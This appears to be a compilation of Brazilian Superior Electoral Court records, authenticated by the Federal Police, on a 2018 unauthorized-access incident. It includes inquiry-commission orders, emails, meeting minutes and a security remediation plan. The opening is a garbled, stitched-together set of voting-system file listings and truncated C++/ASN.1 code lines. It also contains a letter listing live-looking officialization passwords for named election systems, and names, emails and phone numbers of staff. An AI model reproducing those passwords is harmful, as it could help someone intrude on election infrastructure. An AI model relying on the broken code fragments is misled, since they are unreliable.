slgedai-ue.css	22.261	3.581	Documento de fol...	19/09/2018 14:12	B55736AA
slgedai-ue.ico	102.134	18.872	Ícone	19/09/2018 14:12	789F0E19
uris-sistemas-el...	1.050	236	Arquivo PROPERTI...	19/09/2018 00:12	E6C1B967
versoes.properties	5.618	3.740	Arquivo PROPERTI...	19/09/2018 14:12	F23B8A1D

ZIP, tamanho descomprimido 3.161.920.727 bytes

Fl. 205
SR/PF/DF
2020.0043195

Tamanho	Comprimido	Tipo	Modificação
Pasta de arquivos			
51	54	Arquivo PRI	19/09/2020
53	56	Arquivo PRI	19/09/2020
55	58	Arquivo PRI	19/09/2020
55	58	Arquivo PRI	19/09/2020

o de uso geral, sobretudo as relativas a identificação do GEDAI-VI.
2011 Justiça Eleitoral. Todos os direitos reservados.

iii

.
.

GEDAI	"4.27.1.4 - DESENVOLVIMENTO"
GEDAI_AO	4.27.1.4
IAI	"GEDAI-VI"
TERMO_GEDAI	"gedai-vi"
F_GEDAI	"gedai-vi.exe"
AO_GEDAI	"Gerenciador de Dados, Aplicativos e Interface com a TELA Eleitoral"
AO_SECAO	
AO_SECAO	"TEI - 311 0011 0011"

TABELA_GEDAI NOUE_GEDAI " - Versão " VERSAO_GEDAI



servico



visualizacao



cconversorlabelparametrizadoini.cpp



cconversorlabelparametrizadoini.hpp




cconversortituloelaboratorioini.o



depend.mk



Makefile



operacoes.cpp



util.o

rsortituloelaboratorioini.hpp

Excelentíssimo(a) Senhor(a) Juiz(a),

Por questões de segurança, serão utilizadas, no processo informatizado do pleito nº 229 de 28/10/2018 - RJ - Suplementar de Aperibé, **senhas personalizadas** para oficialização dos usuários e sistemas, de modo que esses se tornem aptos a receber dados oficiais.

Para realizar o procedimento, o usuário autorizado seleciona o sistema a ser oficializado. Em seguida, Vossa Excelência será solicitada a informar a senha correspondente, conforme tabela abaixo.

Pleito nº 229	Data de Geração da Senha	Período para Oficialização	Senha 0034ª ZE - RJ
Sistema			
CANDIDATURAS	08/08/2018	A partir de 07/08/2018 (após às 15h13)	W84C39Y6
HE	08/08/2018	A partir de 07/08/2018 (após às 15h20)	5Q4SCPUI

modulotipossecau.hpp	43,6 kB	Cabeçalho C++
moduloeleitores.hpp	39,7 kB	Cabeçalho C++
moduloresultadournacadastro.hpp	38,9 kB	Cabeçalho C++
modulovalidacaocandidatos.hpp	32,0 kB	Cabeçalho C++
modulocandidatos.hpp	30,1 kB	Cabeçalho C++
moduloenvelopeassinatura.hpp	25,8 kB	Cabeçalho C++
modulocorrespondencia.hpp	25,6 kB	Cabeçalho C++
moduloinformacaomidia.hpp	24,0 kB	Cabeçalho C++
modulosecoes.hpp	23,4 kB	Cabeçalho C++
moduloprocessoeleitoral.hpp	20,4 kB	Cabeçalho C++
modulolocal.hpp	20,0 kB	Cabeçalho C++
modulotiposresultadossevin.hpp	15,8 kB	Cabeçalho C++
moduloscueconf.hpp	15,5 kB	Cabeçalho C++
modulocorrespondenciaurna.hpp	14,8 kB	Cabeçalho C++
modulocoligacoes.hpp	14,8 kB	Cabeçalho C++
modulomesasjustificativa.hpp	13,9 kB	Cabeçalho C++
modulocomplementosmunicipios.hpp	12,7 kB	Cabeçalho C++
modulotipospacotes.hpp	12,3 kB	Cabeçalho C++
modulotipossecinp.hpp	11,5 kB	Cabeçalho C++
moduloimpedidos.hpp	10,9 kB	Cabeçalho C++
modulosituacoesleicoes.hpp	10,8 kB	Cabeçalho C++
modulorespostaversaopacotes.hpp	10,4 kB	Cabeçalho C++
moduloenvelopegenerico.hpp	10,1 kB	Cabeçalho C++
modulolegendas.hpp	10,0 kB	Cabeçalho C++
modulosolicitacaoestadosistema.hpp	10,0 kB	Cabeçalho C++

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.


```
js {
```

```
id ASN1::SEQUENCE
```

```
IE Inherited;
```

```
infoType InfoType;
```

```
info Info() : Inherited(info) {}
```

```
inherited(&theInfo)
```

```
inicipiosUF & that) : Inherited(that) {}
```

```
inicipiosUF& that)
```

```
inicipiosUF& that) : Inherited(that) {}
```

```
osCSELE::UF value type;
```

```
osCSELE::UF& reference;
```

```
osCSELE::UF& const reference;
```

```
osCSELE::UF* pointer;
```

```
osCSELE::UF* const pointer;
```

```
get uf () const { return *static_cast<uf::const pointer>(fields[1]); }
```

```
uf () { return *static_cast<uf::pointer>(fields[1]); }
```

```
uf () { return *static_cast<uf::pointer>(fields[1]); }
```

```
uf::const reference v)
```

```
<uf::pointer>(fields[1]) = v; }
```

```
SEQUENCE OF<ModuleTiposSECAD::Municipio> value type;
```

```
SEQUENCE OF<ModuleTiposSECAD::Municipio> reference;
```

```
SEQUENCE OF<ModuleTiposSECAD::Municipio> const reference;
```

```
SEQUENCE OF<ModuleTiposSECAD::Municipio> pointer;
```

```
SEQUENCE OF<ModuleTiposSECAD::Municipio> const pointer;
```

```
reference get municipios () const { return *static_cast<municipios::const pointer>(fields[1]); }
```

```
municipios () { return *static_cast<municipios::pointer>(fields[1]); }
```

```
set municipios () { return *static_cast<municipios::pointer>(fields[1]); }
```

```
set municipios (municipios::const reference v)
```

```
<municipios::pointer>(fields[1]) = v; }
```

```
UF& that) : Inherited::swap(that); }
```

```
UF& that) : Inherited::swap(that); }
```

```
MunicipiosUF* (Inherited::clone()); }
```

```
id::InfoType theInfo;
```



TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Presidente,

Submeto à elevada consideração de Vossa Excelência a Informação nº 32 STI, cujo conteúdo foi encaminhado à Polícia Federal para investigação no dia 6 de novembro corrente, sugerindo que, paralelamente, os fatos ali narrados sejam apurados, administrativamente, por meio de sindicância.

Para tanto, apresento, para assinatura, caso acolha seus termos, minuta de portaria constituindo comissão de sindicância.

Respeitosamente,



Rodrigo Curado Fleury

Diretor-Geral

2018.00.000014309-3

Documento nº 0905380 v7

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL****Portaria TSE nº 976 de 08 de novembro de 2018.**

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais, com fundamento no art. 143 da Lei 8.112, de 11 de dezembro de 1990, resolve:

designar os Juízes Auxiliares do Gabinete da Presidência, Doutor Ricardo Fioreze e Doutor Fernando Pessoa da Silveira Mello, e o servidor Daniel Carlos Lima Corrêa, para, sob a presidência do primeiro, constituírem Comissão de Sindicância, visando apurar, no prazo de 60 dias, os fatos tidos como possíveis irregularidades, constantes do Procedimento SEI nº 2018.00.000014309-3.


Ministra ROSA WEBER

2018.00.000014309-3

Documento nº 0905381 v9

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Márcia Lobo Paiva Rodrigues

De: Sérgio Carlos Tres e Silva
Enviado em: quinta-feira, 8 de novembro de 2018 16:56
Para: Márcia Lobo Paiva Rodrigues
Cc: Joice Ribeiro Gonçalves Da Rocha
Assunto: ENC: DJE - Aviso de Envio de Matéria

De: dje@tse.jus.br [<mailto:dje@tse.jus.br>]

Enviada em: quinta-feira, 8 de novembro de 2018 16:56

Para: Sérgio Carlos Tres e Silva

Cc: dje@tse.jus.br

Assunto: DJE - Aviso de Envio de Matéria

(Esta é uma mensagem automática gerada pelo Diário de Justiça Eletrônico, não é necessário respondê-la.)

Recibo DJ-e Nr. 94276/2018

Prezado Sr(a) SÉRGIO CARLOS TRÉS E SILVA,

Acusamos o recebimento da seguinte matéria para publicação no Diário da Justiça Eletrônico:

Título	Data Remessa	Data Publicação	Seção	SubSeção	Tipo
Designação. Juízes Auxiliares. Comissão de Sindicância.	08/11/18	09/11/18	Presidência	Atos da Presidência	Portaria

Este documento tem o mesmo valor probante do original apresentado nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

De: Presidencia
Enviado em: terça-feira, 13 de novembro de 2018 15:17
Para: Ricardo Fioreze; Fernando Pessoa da Silveira Mello; Daniel Carlos Lima Corrêa;
Sérgio Carlos Tres e Silva
Assunto: Comissão de Sindicância
Prioridade: Alta

Prezados Senhores,

De ordem do Presidente da Comissão de Sindicância criada por meio da Portaria TSE 976/2018, convido todos os membros para a reunião inicial no dia 14/11/2018, quarta-feira, na sala de reuniões da Presidência, de 15h às 16h.

Respeitosamente,



Sérgio Três

Gabinete da Secretaria-Geral da Presidência

E-mail: sergio.tres@tse.jus.br

Telefone: (61) 3030-7837

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL**

Memorando nº 125 GAB-SPR

Senhor Secretário de Tecnologia da Informação,

Assunto: **Informação nº 32 STI.**

Comunico a Vossa Senhoria que a Portaria TSE nº 976 criou Comissão de Sindicância visando a apurar os fatos tidos como possíveis irregularidades, noticiados na Informação nº 32 STI.

Como Presidente da Comissão, coloco-me à disposição para a troca de informações e documentos, em caráter reservado, por meio do e-mail ricardo.fioreze@tse.jus.br ou do telefone (61) 3030-2795.

Paralelamente, solicito a gentileza de, igualmente em caráter reservado, me serem informadas quais outras providências foram adotadas pela Secretaria de Tecnologia da Informação, incluindo as conclusões já obtidas, para apuração do ocorrido e saneamento das fragilidades que resultaram no acesso indevido, para, assim, tornar os sistemas mais seguros (item 7 da citada Informação).

Atenciosamente,

Ricardo Fioreze

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL



Documento assinado eletronicamente em **23/11/2018, às 15:10**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](http://lei114192006).



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0911528&crc=F1CA9EFD, informando, caso não preenchido, o código verificador **0911528** e o código CRC **F1CA9EFD**.

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL**

Ofício nº 5979 GAB-SPR

Brasília, 20 de novembro de 2018.

A Sua Excelência o Senhor
Dr. ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília - DF

Assunto: Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.

Senhor Delegado,

Informo a Vossa Excelência que a partir das informações constantes na Informação nº 32 STI, enviadas ao Departamento da Polícia Federal por meio do Ofício nº 5825 GAB-SPR, foi criada, no âmbito do TSE, Comissão de Sindicância específica, visando a apurar os fatos tidos como possíveis irregularidades.

Como Presidente da Comissão, coloco-me à disposição para a troca de informações e documentos, em caráter reservado, por meio do e-mail ricardo.fioreze@tse.jus.br ou do telefone (61) 3030-2795.

Paralelamente, solicito a gentileza de, igualmente em caráter reservado, serem enviados a mim os resultados da investigação que for promovida por esse Departamento sobre o mesmo assunto.

Atenciosamente,

Ricardo Fioreze

Juiz Auxiliar da Presidência

Presidente da Comissão de Sindicância

RICARDO FIOREZE**JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL**Documento assinado eletronicamente em **23/11/2018, às 15:11**, conforme art. 1º, §2º, III,

b, da [Lei 11.419/2006](#).



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=0911585&crc=62AE7692](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0911585&crc=62AE7692),

informando, caso não preenchido, o código verificador **0911585** e o código CRC **62AE7692**.

2018.00.000014309-3

Documento nº 0911585 v13

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL****Ata GAB-SPR nº 2/2018****Tribunal Superior Eleitoral****Comissão de Sindicância - Portaria TSE nº 976/2018****Registro da 1ª reunião - DOCUMENTO RESERVADO****1. Identificação da reunião**

- 1.1. Data da reunião: 14/11/2018;
- 1.2. Horário de início: 15h05;
- 1.3. Horário de término: 15h25;
- 1.4. Local: Sala de reuniões da Presidência do TSE;
- 1.5. Relator: Sérgio Três.

2. Objetivo

- 2.1. 1ª Reunião Ordinária da Comissão de Sindicância criada para tratar da denúncia de acesso indevido a dados relativos a sistemas eleitorais e ao projeto de *hardware* da UE2018, conforme registrado na Informação nº 32 STI, constante no processo TSE SEI 2018.00.000014309-3.

3. Participantes

- 3.1. Presidente: Ricardo Fioreze - ricardo.fioreze@tse.jus.br - (61) 3030-7995
- 3.2. Membro: Fernando Pessoa da Silveira Mello - fernando.mello@tse.jus.br - (61) 3030-9076
- 3.3. Membro: Daniel Carlos Lima Corrêa - daniel.correa@tse.jus.br - (61) 3030-7424

4. Assuntos tratados

- 4.1. O Senhor Ricardo Fioreze apresentou-se e deu início à reunião, agradecendo a presença dos demais e informando que o objetivo principal do encontro é formalizar a

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivao de Policia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

instalação da Comissão de Sindicância e iniciar a apuração administrativa dos fatos apresentados na Informação nº 32 da Secretaria de Tecnologia da Informação (STI).

- 4.2. Esclareceu que o objetivo principal desta Comissão de Sindicância é a apuração da falha ou irregularidade cometida, considerando-se os fatos apresentados.
- 4.3. Relatou ainda a designação do servidor Sérgio Três para secretariar a Comissão e para realizar o necessário apoio administrativo a seus membros.
- 4.4. O Senhor Ricardo Fioreze propôs seja confirmado, junto à Presidência do Tribunal, se houve o encaminhamento da Informação nº 32 STI à Polícia Federal e, em caso positivo, seja juntado o respectivo expediente ao presente processo e sejam solicitadas à Polícia Federal informações sobre o andamento da investigação e o envio ao Presidente da Comissão de Sindicância, em caráter reservado, dos elementos obtidos com a investigação, o que foi aprovado pela Comissão de Sindicância.
- 4.5. Propôs ainda que seja dado conhecimento da instalação desta Comissão à Polícia Federal, para que se viabilize troca de informações e auxílio mútuo, sempre que necessário e possível, o que também foi aprovado pela Comissão.
- 4.6. Acrescentou que a STI, segundo se extrai do conteúdo da Informação nº 32 STI, está dando continuidade à investigação lá iniciada, com a finalidade de verificar o efetivo alcance e danos provocados pelo acesso indevido noticiado na Informação nº 32 STI, e, em razão disso, propôs seja solicitado àquela Secretaria o envio ao Presidente da Comissão de Sindicância, em caráter reservado, das demais conclusões alcançadas por aquela área em razão da continuidade da apuração lá desenvolvida, o que igualmente foi aprovado pela Comissão.
- 4.7. O Senhor Daniel Carlos Lima Corrêa ressaltou que devem ser apuradas as condições que permitiram a ocorrência deste acesso indevido e, em especial, se a pessoa responsável pela ocorrência ainda está ou não com acesso a rede do TSE, para impedir que o novo acesso indevido possa vir a ocorrer.
- 4.8. O Senhor Ricardo Fioreze relatou que:
- 4.8.1. De fato, houve o relato de invasão para coleta de informações de acesso restrito;
- 4.8.2. Em tendo havido este acesso indevido, a bases de dados restritas ou a outros sistemas ou elementos, deve-se identificar a origem desse acesso, de forma que se impossibilite nova ocorrência similar.
- 4.9. O Senhor Fernando Pessoa da Silveira Mello propôs que, a partir das respostas recebidas da Polícia Federal e da STI, seja dada continuidade à investigação desta Comissão.
- 4.10. O Senhor Daniel Carlos Lima Corrêa relatou que a STI havia descoberto previamente que alguns dos sistemas utilizados pelo TSE apresentavam vulnerabilidades e vinham sendo corrigidos ou inativados ao longo do tempo, como ocorreu recentemente com o sistema do “Malote Digital”.

- 4.11. Acrescentou que outra pergunta que deverá ser respondida posteriormente e se este acesso indevido foi antigo e não pode mais ocorrer pela correção do problema, ou se ainda há alguma vulnerabilidade passível de ser explorada de forma mal-intencionada.
- 4.12. O Senhor Ricardo Fioreze agradeceu a presença de todos, encerrando a sessão, e informou que as próximas reuniões da Comissão serão agendadas conforme se faça necessário.

5. Pendências

- 5.1. Verificar se foi produzido e, em caso positivo, juntar ao processo SEI 2018.00.000014309-3 expediente enviado ao Departamento de Polícia Federal dando conhecimento da Informação nº 32 STI.
- 5.2. Dar conhecimento ao Departamento de Polícia Federal sobre a instalação de Comissão de Sindicância no âmbito do TSE, visando a apurar os fatos relatados na Informação nº 32 STI, e, paralelamente, solicitar que sejam encaminhados ao Presidente da Comissão, em caráter reservado, os resultados da investigação que vem sendo promovida por aquele Departamento sobre o mesmo assunto.
- 5.3. Solicitar à STI que informe sobre outras conclusões alcançadas por aquela área em razão da continuidade da apuração lá desenvolvida envolvendo os fatos relatados na Informação nº 32 STI.

6. Anexos

- 6.1. Sem anexos.

RICARDO FIOREZE

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL



Documento assinado eletronicamente em **23/11/2018, às 15:10**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](#).

DANIEL CARLOS LIMA CORRÊA

ASSESSOR(A) II



Documento assinado eletronicamente em **26/11/2018, às 15:26**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](#).

FERNANDO PESSÔA DA SILVEIRA MELLO

JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL



Documento assinado eletronicamente em **12/08/2019, às 16:02**, conforme art. 1º, §2º, III, b, da [Lei 11.419/2006](#).

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=0912705&crc=E823BB85,](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=0912705&crc=E823BB85)

informando, caso não preenchido, o código verificador **0912705** e o código CRC **E823BB85**.

2018.00.000014309-3

Documento nº 0912705 v12

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



TRIBUNAL SUPERIOR ELEITORAL

Ofício nº 5825 GAB-SPR

Brasília, 06 de novembro de 2018.

A Sua Excelência o Senhor
ROGÉRIO AUGUSTO VIANA GALLORO
Diretor-Geral da Polícia Federal
Brasília – DF

Assunto: Medidas de polícia judiciária.

Senhor Diretor-Geral,

Tendo em vista o teor do e-mail que acompanha o presente ofício (anexo – I), bem como dos documentos e imagens nele veiculadas (mídia digital – anexo II), solicito a Vossa Excelência a adoção das medidas administrativas de polícia judiciária pertinentes.

Atenciosamente,



Ministra ROSA WEBER
Presidente

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Recebi em 07.11

às 11:00h



15684

Data de Envio:

23/11/2018 15:22:12

De:

TSE/Presidência <presidencia@tse.jus.br>

Para:

dg@dpf.gov.br

Assunto:

Ofício nº 5979 GAB-SPR. Assunto: Ofício nº 5825 GAB-SPR. Medidas de polícia judiciária.

Mensagem:

Ao Gabinete da Diretoria-Geral,

Prezados Senhores,

Encaminho em anexo o Ofício nº 5979 GAB-SPR.

Solicito a gentileza de ser confirmado o recebimento do documento, para juntada do comprovante no processo.

Atenciosamente,

Sérgio Três
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:

Oficio_0911585.html

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

E-mail - 0918450

Data de Envio:

23/11/2018 15:51:18

De:

TSE/Presidência <presidencia@tse.jus.br>

Para:

giuseppe.janino@tse.jus.br

Assunto:

Memorando nº 125 GAB-SPR. Assunto: Informação nº 32 STI.

Mensagem:

Prezado Senhor Giuseppe,

De ordem, encaminho em anexo o Memorando nº 125 GAB-SPR.

Solicito a gentileza de confirmação de recebimento do documento, para ser juntada ao processo de sindicância.

Atenciosamente,

Sérgio Trés
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Anexos:

Memorando_0911528.html

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

Thaiane de Oliveira Veras

De: Giuseppe Dutra Janino
Enviado em: sexta-feira, 23 de novembro de 2018 18:41
Para: Presidencia
Assunto: RES: Memorando nº 125 GAB-SPR. Assunto: Informação nº 32 STI.

Recebi do.
Atenciosamente,
Giuseppe Janino

----- Mensagem original -----

De: TSE/ Presidência [mailto:presidencia@se.jus.br] Enviada em sexta-feira, 23 de novembro de 2018 15:51
Para: Giuseppe Dutra Janino
Assunto: Memorando nº 125 GAB-SPR Assunto: Informação nº 32 STI.

Prezado Senhor Giuseppe,

De ordem encaminho em anexo o Memorando nº 125 GAB-SPR.

Solicito a gentileza de confirmação de recebimento do documento, para ser juntada ao processo de sindicância.

Atenciosamente,

Sérgio Três
Secretaria-Geral da Presidência
Tribunal Superior Eleitoral
Telefone (61) 3030-7837

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

TRIBUNAL SUPERIOR ELEITORAL

Memorando n.º 211 – STI

Em 26 de novembro de 2018.

Ao Exmo. Senhor Presidente da Comissão de Sindicância

Assunto: **Resposta. Memorando nº 125 GAB-SPR**

1. Reporto-me ao Memorando nº 125 GAB-SPR para encaminhar documento anexo (Plano de Ação - **PA2018 - Ampliação das Proteções de Segurança**), disponível mediante o Processo SEI 2018.00.000014939-3, contendo informações sobre as providências a serem adotadas por esta Secretaria de Tecnologia da Informação visando sanear as fragilidades que resultaram no acesso indevido.

2. Cumpre ressaltar que o supracitado plano de ação está em andamento, com algumas atividades já concluídas, e outras com data planejada para execução.

Respeitosamente,



GIUSEPPE DUTRA JANINO
Secretário de Tecnologia da Informação

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



Tribunal Superior Eleitoral
Metodologia de Gerenciamento de Projetos

Plano de Ação – PA (Abertura)



Nº Protocolo SEI: 2018.00.000014939-3

PA2018 - Ampliação das Proteções de Segurança

Tipo de ação: ☒ Corretiva ☒ Preventiva ☒ de Melhoria

1. Identificação do plano de ação

Cliente:	Unidade:	STI		
	Nome:	Giuseppe Dutra Janino	Ramal:	8884
			E-mail:	giuseppe.janino@tse.jus.br
Unidade executora:	STI			
Gerente do plano:	Nome:	Marcelo Lauriano Lucio	Ramal:	8911
			E-mail:	marcelo.lauriano@tse.jus.br
Apoio gerencial:	Nome:	Wylker Silveira Barros	Ramal:	8840
			E-mail:	wylker.barros@tse.jus.br
Data prevista de início:	07/11/2018		Data prevista de término:	11/04/2019
Iniciativa vinculada:	Não se aplica.			
Alinhamento PDTI:	AF. 28 – Monitorar continuamente os serviços de TI, a fim de realizar as intervenções necessárias em caso de indisponibilidade e ameaças de segurança.			

2. Histórico de revisão do documento

Versão	Data	Responsável	Descrição
0.1	13/11/2018	Wylker Silveira Barros	Elaboração do documento.
0.2	19/11/2018	Marcelo Lauriano Lucio	Revisão do documento pelo gerente do projeto.
0.3	19/11/2018	Wylker Silveira Barros	Aplicação de ajustes após revisão do gerente do projeto.
0.4	20/11/2018	Adriana Amaral	1ª revisão da Seproj e registro de considerações de ajustes.
0.5	20/11/2018	Wylker Silveira Barros	Aplicação de ajustes após revisão da Seproj.
0.6	20/11/2018	Giuseppe Dutra Janino	Revisão do documento pelo cliente.
0.7	20/11/2018	Wylker Silveira Barros	Aplicação de ajustes após revisão do cliente.
1.0	21/11/2018	Adriana Amaral	Revisão final da Seproj para deliberação na CTTI.

3. Cenários

3.1 Cenário atual

Após revisão das políticas de segurança e do inventário tecnológico relacionado a proteção de dados e integridade de informações do TSE, foram observadas vulnerabilidades que precisam ser minimizadas ou suprimidas. É cediço que o TSE possui base de informações sensíveis e precisa aprimorar seus mecanismos para manter esses dados e informações em sigilo, assim como tomar ações preventivas para manter a inviolabilidade dos sistemas que compõem o processo eleitoral.

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006. Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



3.2 Cenário futuro

Com o objetivo de responder ao diagnóstico de vulnerabilidades nos mecanismos de segurança da informação no âmbito da Justiça Eleitoral, serão aplicados procedimentos, políticas e normas de segurança consideradas fundamentais para o devido tratamento dos riscos com ataques externos e internos. As ações previstas nesta iniciativa contemplam desde o encaminhamento de recomendações aos usuários dos serviços da JE, de análise de viabilidade de publicação de código-fonte, de investimentos em atualização tecnológica, até a solicitação formal para criação de unidade de segurança de tecnologia da informação.

4. Áreas, grupos ou entidades impactados

Área externa à STI*	Área, grupo ou entidade impactados	Descrição do impacto previsto	E-mail
X	SEC	Cliente da iniciativa, responsável pela definição das diretrizes do plano de ação e pelo apoio formal nas medidas recomendadas e adotadas pelo corpo técnico da STI.	gabdg@tse.jus.br
X	Polícia Federal	Responsável por apurar e reportar sobre eventuais falhas de segurança na rede do TSE.	Não se aplica.
	STI	Cliente da iniciativa, responsável pela definição das diretrizes do plano de ação.	giuseppe.janino@tse.jus.br gabsti@tse.jus.br
	GAB-STI	Líder do escritório de crise. Responsável por planejar, conduzir e monitorar as atividades e ações contempladas na iniciativa.	elmano.alves@tse.jus.br marcelo.lauriano@tse.jus.br
	Escritório de Crise	Responsável alinhamento, ordenação e execução das atividades do plano de ação, bem como por colaborar com as demais partes interessadas no fornecimento de informações. O grupo é constituído pelo secretário de TI, coordenadores da STI e chefes de seção. O grupo não está formalizado.	Não se aplica.
	Coinf	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	cristiano.andrade@tse.jus.br coinf@tse.jus.br
	Sesap/Coinf	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	ivanildo.gomes@tse.jus.br sesap@tse.jus.br
	Sesop/Coinf	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	marcelo.carneiro@tse.jus.br sesop@tse.jus.br

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.



Área externa à STI*	Área, grupo ou entidade impactados	Descrição do impacto previsto	E-mail
	Seint/Csele	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	alberto.cavalcante@tse.jus.br seint@tse.jus.br
	Sevin/Csele	Membro do escritório de crise. Responsável por apoiar a aplicação de ações relacionadas a elaboração de políticas e normas de segurança, bem como participar diretamente das atividades que fomentem a segurança do ambiente tecnológico da JE.	rodrigo.coimbra@tse.jus.br sevin@tse.jus.br
	Sepro/COGTI	Membro do escritório de crise. Responsável pelo acompanhamento do projeto, prestação de suporte metodológico no que se refere às atividades de gerenciamento de projeto, consolidação e reporte das informações do projeto à alta gestão da STI.	ladjane.arruda@tse.jus.br seproj@tse.jus.br

* Áreas externas devem ser sinalizadas com "x" na coluna 'Área externa à STI'.

5. Critérios para verificação da eficácia

